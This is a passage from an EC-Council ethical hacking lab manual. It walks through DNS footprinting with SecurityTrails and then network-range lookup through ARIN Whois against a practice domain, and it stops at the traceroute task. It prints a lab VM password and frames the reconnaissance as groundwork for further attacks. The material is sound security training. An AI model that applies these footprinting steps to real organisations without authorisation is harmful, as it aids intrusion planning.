


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. After examining the DNS records tab switch to **Historical Data** tab where you can find historical data of **A**, **AAAA**, **MX**, **NS**, **SOA** and **TXT** records.



11. Now switch to **Subdomains** tab where you can find all the subdomains pertaining to **certifiedhacker.com**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. DNS records provide important information about the locations and types of servers which attackers can use to further launch web application attacks.
13. This concludes the demonstration of gathering information on the subdomain and DNS records of a target organization using SecurityTrails.
14. You can also use **DNSChecker** (https://dnschecker.org), and **DNSdumpster** (https://dnsdumpster.com), etc. to perform DNS footprinting on a target website.
15. Close all open windows and document all the acquired information.
16. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 8

Perform Network Footprinting

Network footprinting is a process of gathering network-related information of a target organization.

Lab Scenario

With the IP address, hostname, and domain obtained in the previous information gathering steps, as a professional ethical hacker, your next task is to perform network footprinting to gather the network-related information of a target organization such as network range, traceroute, TTL values, etc. This information will help you to create a map of the target network and perform a man-in-the-middle attack.

Lab Objectives

- Locate the network range
- Perform network tracerouting in Windows and Linux Machines
- Perform advanced network route tracing using Path Analyzer Pro

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of Network Footprinting

Network footprinting is a process of accumulating data regarding a specific network environment. It enables ethical hackers to draw a network diagram and analyze the target network in more detail to perform advanced attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

Task 1: Locate the Network Range

Network range information assists in creating a map of the target network. Using the network range, you can gather information about how the network is structured and which machines in the networks are alive. Further, it also helps to identify the network topology and access the control device and operating system used in the target network.


Here, we will locate the network range using the ARIN Whois database search tool.

Note: Here, we will consider **www.certifiedhacker.com** as a target website. However, you can select a target domain of your choice.

1. Turn on the **Windows 11** virtual machine. Login with Username: **Admin** and Password: **Pa$$w0rd**.
2. Open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor and type **https://www.arin.net/about/welcome/region** and press **Enter**.


   Note: If **More secure, encrypted DNS lookups** notification appears at the top section of browser, click **Disable**.
3. ARIN website appears, in the search bar, enter the IP address of the target organization (here, the target organization is **certifiedhacker.com**, whose IP is **162.241.216.11**), and then click the **Search** button.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. You will get the information about the network range along with the other information such as network type, registration information, etc.



5. This concludes the demonstration of locating network range using the ARIN Whois database search tool.
6. Close all open windows and document all the acquired information.

Task 2: Perform Network Tracerouting in Windows and Linux Machines

